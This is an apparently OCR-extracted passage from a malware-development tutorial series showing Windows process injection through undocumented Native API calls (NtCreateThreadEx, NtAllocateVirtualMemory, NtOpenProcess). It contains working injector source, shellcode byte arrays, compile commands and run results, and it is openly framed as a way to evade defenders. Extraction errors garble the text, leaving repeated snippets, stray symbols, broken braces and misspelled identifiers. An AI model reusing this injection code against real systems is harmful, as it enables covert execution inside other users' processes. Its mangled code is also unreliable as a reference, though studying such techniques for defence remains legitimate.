-rw-r--r-- 1 zhas zhas  3653 Dec  / 09:38 hack.cpp
-rw-r--r-- 1 zhas zhas   306 Dec  7 00:40 mouse.c
-rw-r--r-- 1 zhas zhas   618 Dec  7 00:39 evil.c
-rwxr-xr-x 1 zhas zhas 14336 Dec  7 00:35 mouse.exe
-rw-r--r-- 1 zhas zhas   117 Dec  7 00:08 README.md
-rwxr-xr-x 1 zhas zhas 162816 Dec  6 23:52 hack.exe
(vulnexpipy) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ 

```

Then, let's take a look to the source code of our malware (`hack.cpp`):

```

/*
hack.cpp
DLL injection via undocumented NtCreateThreadEx example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/12/06/malware-injection-9.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

```

```

#include <windows.h>
#include <tlhelp32.h>
#include <vector>

#pragma comment(lib, "advapi32.lib")

typedef NTSTATUS(NTAPI* pNtCreateThreadEx) (
    OUT PHANDLE hThread,
    IN ACCESS_MASK DesiredAccess,
    IN PVOID ObjectAttributes,
    IN HANDLE ProcessHandle,
    IN PVOID lpStartAddress,
    IN PVOID lpParameter,
    IN ULONG Flags,
    IN SIZE_T StackZeroBits,
    IN SIZE_T SizeOfStackCommit,
    IN SIZE_T SizeOfStackReserve,
    OUT PVOID lpBytesBuffer
);

// get process PID
int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {
            pid = pe.th32ProcessID;
            break;
        }
    }
}

```

```

    }

    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);

return pid;
}

int main(int argc, char* argv[]) {
    DWORD pid = 0; // process ID
    HANDLE ph; // process handle
    HANDLE ht; // thread handle
    LPVOID rb; // remote buffer
    SIZE_T rl; // return length

    char evilDll[] = "evil.dll";
    int evillen = sizeof(evilDll) + 1;

    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    LPTHREAD_START_ROUTINE lb =
    (LPTHREAD_START_ROUTINE) GetProcAddress(
        hKernel32, "LoadLibraryA");
    pNtCreateThreadEx ntCTEx = (pNtCreateThreadEx)GetProcAddress(
        GetModuleHandle("ntdll.dll"), "NtCreateThreadEx");

    if (ntCTEx == NULL) {
        CloseHandle(ph);
        printf("NtCreateThreadEx failed :( exiting...\n");
        return -2;
    }

    pid = findMyProc(argv[1]);
    if (pid == 0) {
        printf("PID not found :( exiting...\n");
        return -1;
    } else {
        printf("PID = %d\n", pid);

        ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

        if (ph == NULL) {
            printf("OpenProcess failed :( exiting...\n");
            return -2;
        }
    }
}

```

```

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, evillen,
MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

// write payload to memory buffer
WriteProcessMemory(ph, rb, evildll, evillen, rl); // NULL);

ntCTEx(&ht, 0x1FFFFF, NULL, ph,
(LPTHREAD_START_ROUTINE) lb, rb,
FALSE, NULL, NULL, NULL, NULL);

if (ht == NULL) {
    CloseHandle(ph);
    printf("ThreadHandle failed :( exiting...\n");
    return -2;
} else {
    printf("successfully inject via NtCreateThreadEx :)\n");
}

WaitForSingleObject(ht, INFINITE);

CloseHandle(ht);
CloseHandle(ph);
}
return 0;
}

```

Let's go to investigate this code logic. As you can see, firstly, I used a function `FindMyProc` from one of my [past](#) posts. It's pretty simple, basically, what it does, it takes the name of the process we want to inject to and try to find it in a memory of the operating system, and if it exists, it's running, this function return a process ID of that process.

Then, in `main` function our logic is same as in my [classic DLL injection](#) post. The only difference is we use `NtCreateThreadEx` function instead `CreateRemoteThread`:

```

87     printf("ID not found :( exiting...\n");
88     return -1;
89 } else {
90     printf("PID = %d\n", pid);
91 }
92     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);
93 }
94 if (ph == NULL) {
95     printf("OpenProcess failed :( exiting...\n");
96     return -2;
97 }
98 }
99 // allocate memory buffer for remote process
100 rb = VirtualAllocEx(ph, NULL, evlenn, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
101 }
102 // write payload to memory buffers
103 WriteProcessMemory(ph, rb, evlDll, evlenn, rl); // NULL);
104 }
105 ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);
106 }
107 if (ht == NULL) {
108     CloseHandle(ph);
109     printf("ThreadHandle failed :( exiting...\n");
110     return -2;
111 } else {
112     printf("successfully inject via NtCreateThreadEx :)\n");
113 }
114 +---+
115 WaitForSingleObject(ht, INFINITE);
116 }
117 CloseHandle(ht);
118 CloseHandle(ph);
119 }
120 return 0;
121 
```

As shown in this code, the Windows API call can be replaced with Native API call functions. For example, `VirtualAllocEx` can be replace with `NtAllocateVirtualMemory`, `WriteProcessMemory` can be replaces with `NtWriteProcessMemory`.

The downside to this method is that the function is undocumented so it may change in the future.

But there is a caveat. Let's go to create simple code for our “*victim*” process (`mouse.c`):

```


/*
hack.cpp
victim process source code for DLL injection via NtCreateThreadEx
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/12/06/malware-injection-9.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int main() {
    MessageBox(NULL, "Squeak-squeak!", "<:( )~~", MB_OK);
    return 0;
}

```


As you can see, the logic is simplest, I's just pop-up Squeak-squeak! message. Let's go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-fpermissive
```



```
File Edit View Bookmarks Settings Help
(vulnexpipy) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ x86_64-w64-mingw32-gcc -O2 mouse.c -o mouse.exe -mconsole
(vulnexpipy) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ ls -lt
total 392
-rwxr-xr-x 1 zhas zhas 122973 Dec 7 11:44 mouse.exe
-rw-r--r-- 1 zhas zhas 3159 Dec 7 11:22 hack.cpp
-rwxr-xr-x 1 zhas zhas 92290 Dec 7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas 306 Dec 7 00:40 mouse.c
-rw-r--r-- 1 zhas zhas 618 Dec 7 00:39 evil.c
-rw-r--r-- 1 zhas zhas 117 Dec 7 00:08 README.md
-rwxr-xr-x 1 zhas zhas 162816 Dec 6 23:52 hack.exe
(vulnexpipy) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$
```

And check:




So everything is worked perfectly.

Let's go to inject our malicious DLL to this process. Compile `hack.cpp`:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```


Then, run process hacker 2:



As you can see, the highlighted process is our victim `mouse.exe`.


Let's run our simple malware:


.\\hack.exe mouse.exe



As you can see our malware is correctly found process ID of victim.

Let's go to investigate properties of our victim process PID: 3884:





As you can see, our malicious DLL successfully injected as expected!

But why we are not injecting to the another process like `notepad.exe` or `svchost.exe`?

I read about [Session Separation](#) and I think it is reason of my problem so I have one question: How I can hacking Windows 10 :)

The reason why it's good to have this technique in your arsenal is because we are not using `CreateRemoteThread` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[Session Separation](#)
source code in Github

22. code injection via undocumented NtAllocateVirtualMemory. Simple C++ example.

In the previous section I wrote about DLL injection via undocumented `NtCreateThreadEx`.

Today I tried to replace another function, for example `VirtualAllocEx` with undocumented NT API function `NtAllocateVirtualMemory`. That's what came out of it. So let's go to show how to inject payload into the remote process by leveraging a WIN API functions `WriteProcessMemory`, `CreateRemoteThread` and an officially undocumented Native API `NtAllocateVirtualMemory`.

First of all, let's take a look at function `NtAllocateVirtualMemory` syntax:

```
NTSYSAPI  
NTSTATUS  
NTAPI NtAllocateVirtualMemory(  
    IN HANDLE                 ProcessHandle,  
    IN OUT PVOID               *BaseAddress,  
    IN ULONG                  ZeroBits,  
    IN OUT PULONG              RegionSize,  
    IN ULONG                  AllocationType,  
    IN ULONG                  Protect  
);
```

So what does this function do? By [documentation](#), reserves, commits, or both, a region of pages within the user-mode virtual address space of a specified process. So, similar to Win API [VirtualAllocEx](#).

In order to use `NtAllocateVirtualMemory` function, we have to define its definition in our code:

```

11 // 
12 #pragma comment(lib, "ntdll")$ 
13 $ 
14 typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)($ 
15     HANDLE           ProcessHandle,$ 
16     PVOID            *BaseAddress,$ 
17     ULONG             ZeroBits,$ 
18     PULONG           RegionSize,$ 
19     ULONG             AllocationType,$ 
20     ULONG             Protect$ 
21 );$ 
22 $ 
23 // 64-bit messagebox payload (without encryption)$ 
24 unsigned char my_payload[] =+$ 
25     "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"$ 
26     "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"$ 
27     "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"$ 
28     "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc1\xac"$ 
29     "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"$ 
30     "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"$ 

```

Then, loading the `ntdll.dll` library to invoke `NtAllocateVirtualMemory`:

```

51 int main(int argc, char* argv[]){$ 
52     HANDLE ph; // process handle$ 
53     HANDLE rt; // remote thread$ 
54     PVOID rb; // remote buffer$ 
55     $ 
56     HMODULE ntdll = GetModuleHandle("ntdll");$ 
57     $ 
58     // parse process ID$ 
59     printf("PID: %i", atoi(argv[1]));$ 
60     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));$ 
61     pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");$ 
62     ++$ 
63     // allocate memory buffer for remote process$ 
64     myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);$ 
65     $ 
66     // "copy" data between processes$ 
67     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);$ 
68 }$ 

```

And then get starting address of the our function:

```

51 int main(int argc, char* argv[]){$ 
52     HANDLE ph; // process handle$ 
53     HANDLE rt; // remote thread$ 
54     PVOID rb; // remote buffer$ 
55     $ 
56     HMODULE ntdll = GetModuleHandle("ntdll");$ 
57     $ 
58     // parse process ID$ 
59     printf("PID: %i", atoi(argv[1]));$ 
60     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));$ 
61     pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");++$ 
62     $ 
63     // allocate memory buffer for remote process$ 
64     myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);$ 
65     $ 
66     // "copy" data between processes$ 
67     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);$ 
68 }$ 

```

And finally allocate memory:

```

51 int main(int argc, char* argv[]){$ 
52     HANDLE ph; // process handle$ 
53     HANDLE rt; // remote thread$ 
54     PVOID rb; // remote buffer$ 
55     $ 
56     HMODULE ntdll = GetModuleHandleA("ntdll");$ 
57     $ 
58     //parse process ID$ 
59     printf("PID: %i", atoi(argv[1]));$ 
60     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));$ 
61     pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");$ 
62     ++$ 
63     // allocate memory buffer for remote process$ 
64     myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);$ 
65     $ 
66     // "copy" data between processes$ 
67     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);$ 
68     $ 
69     // our process start new thread$ 
70     rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);$ 
71     CloseHandle(ph);$ 
72     return 0;$ 
73 }$ 

```

And otherwise the main logic is the same.

```

51 int main(int argc, char* argv[]) {
52     HANDLE ph; // process handle
53     HANDLE rt; // remote thread
54     PVOID rb; // remote buffer
55
56     HMODULE ntdll = GetModuleHandleA("ntdll");
57
58     // parse process ID
59     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, atoi(argv[1]));
60
61     pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
62
63     // allocate memory buffer for remote process
64     myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
65
66     // "copy" between processes
67     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
68
69     // our process start new thread
70     rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
71
72     CloseHandle(ph);
73
74     return 0;
75 }

```

As shown in this code, the Windows API call can be replaced with Native API call functions. For example, `VirtualAllocEx` can be replace with `NtAllocateVirtualMemory`, `WriteProcessMemory` can be replaces with `NtWriteProcessMemory`.

The downside to this method is that the function is undocumented so it may change in the future.

Let's go to see our simple malware in action. Compile `hack.cpp`:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```


The screenshot shows a terminal window titled '2021-12-07-malware-injection-10 : bash — Konsole'. The command entered was:

```
[zhas@parrot]:~/projects/hacking/cybersec_blog/2021-12-07-malware-injection-10]$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

Output from the compilation:

```
[zhas@parrot]:~/projects/hacking/cybersec_blog/2021-12-07-malware-injection-10]$ ls -lt
total 44
-rwxr-xr-x 1 zhas zhas 40448 Dec 10 02:30 hack.exe
-rw-r--r-- 1 zhas zhas 2984 Dec 10 02:29 hack.cpp
[zhas@parrot]:~/projects/hacking/cybersec_blog/2021-12-07-malware-injection-10]$
```


Then, run process hacker 2:



For example, the highlighted process `mspaint.exe` is our victim.


Let's run our simple malware:

```
.\hack.exe 6252
```



As you can see our `meow-meow` message box is popped-up.

Let's go to investigate properties of our victim process PID: 6252:



As you can see, our meow-meow payload successfully injected as expected!

The reason why it's good to have this technique in your arsenal is because we are not using `VirtualAllocEx` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

In the next section I'll try to consider another NT API functions, the main logic is the same but there is a caveat with defining the structures and associated parameters. Without defining this structures the code will not run.

[VirtualAllocEx](#)


[NtAllocateVirtualMemory](#)

[WriteProcessMemory](#)

[CreateRemoteThread](#)

source code in [Github](#)

23. code injection via undocumented Native API functions. Simple C++ example.



```

2021-12-11-malware-injection-11 : nvim — Konsole
File Edit View Bookmarks Settings Help
1 // hack.cpp
2 // classic payload injection example via undocumented
3 // author: @coccomonc
4 // https://coccomonc.github.io/tutorial/2021/12/11/
5 // -----
6 // #include <stdio.h>
7 // #include <stdlib.h>
8 // #include <string.h>
9 // #include <windows.h>
10 // -----
11 // #pragma comment(lib, "ntdll")
12 // -----
13 // #define InitializeObjectAttributes(p,n,a,r,s) { \
14 //     p->Length = sizeof(OBJECT_ATTRIBUTES); \
15 //     p->RootDirectory = (r); \
16 //     p->Attributes = (a); \
17 //     p->ObjectName = (n); \
18 //     p->SecurityDescriptor = (s); \
19 //     p->SecurityQualityOfService = NULL; \
20 // }
21 // -----
22 // typedef NTSTATUS(NTAPI* pHAllocateVirtualMemory)( \
23 //     _In_ HANDLE ProcessHandle, \
24 //     _Inout_opt_ PVOID *BaseAddress, \
25 //     _In_ ULONG ZeroBits, \
26 //     _In_ ULONG RegionSize, \
27 //     _In_ ULONG AllocationType, \
28 //     _In_ ULONG Protect \
29 // );
30 // -----
31 // // dt nt! UNICODE_STRING
32 // typedef struct _UNICODE_STRING {
33 //     USHORT Length;
34 //     USHORT MaximumLength;
35 //     _PWSTR Buffer;
36 // } UNICODE_STRING, * PUNICODE_STRING;
37 // -----
38 // #include <nt! OBJECT_ATTRIBUTES>
39 // -----
NORMAL hack.cpp 131L, 440IC written

```

In the previous sections I wrote about DLL injection via undocumented `NtCreateThreadEx` and `NtAllocateVirtualMemory`.

The following post is a result of self-research of malware development technique which is interaction with the undocumented Native API.

Today I tried to replace another function `OpenProcess` with undocumented Native API function `NtOpenProcess`.

First of all, let's take a look at function `NtOpenProcess` syntax:

```

__kernel_entry NTSYSCALLAPI NTSTATUS NtOpenProcess(
    [out]             PHANDLE          ProcessHandle,
    [in]              ACCESS_MASK       DesiredAccess,
    [in]              POBJECT_ATTRIBUTES ObjectAttributes,
    [in, optional]    PCLIENT_ID      ClientId
);

```

Here it is worth paying attention to the `ObjectAttributes` and `ClientId` parameters. `ObjectAttributes` - a pointer to an `OBJECT_ATTRIBUTES` structure that specifies the attributes to apply to the process object handle. This has to be defined and initialized prior to opening the handle. `ClientId` - a pointer to a client ID that identifies the thread whose process is to be opened.

In order to use `NtOpenProcess` function, we have to define its definition in our code:

```

52     PVOID             UniqueProcess;+
53     PVOID             UniqueThread;$
54 } CLIENT_ID, * PCLIENT_ID;$
55 $;
56 typedef NTSTATUS(NTAPI* pNtOpenProcess)(
57     PHANDLE          ProcessHandle,$
58     ACCESS_MASK      AccessMask,$
59     POBJECT_ATTRIBUTES ObjectAttributes,$
60     PCLIENT_ID       ClientID$;
61 );+
62 $;
63 // 64-bit messagebox payload (without encryption)$
64 unsigned char my_payload[] ={$
65     "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x00\x41"$
66     "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"$
67     "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"$
68     "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"$
69     "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"$
70     "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"$

```

Similarly, OBJECT_ATTRIBUTES and PCLIENT_ID need to be defined. These structures are defined under NT Kernel header files.

We can run WinDBG in local kernel mode and run:

```
dt nt!_OBJECT_ATTRIBUTES
```

```

Kernel Base = 0x1111000 00000000 PSLoadedModuleList = 0x1111000
Debug session time: Mon Dec 13 11:17:43.999 2021 (UTC + 6:00)
System Uptime: 0 days 0:09:47.876
GetContextState failed, 0x80004001
1kd> dt nt!_OBJECT_ATTRIBUTES
+0x000 Length           : UInt4B
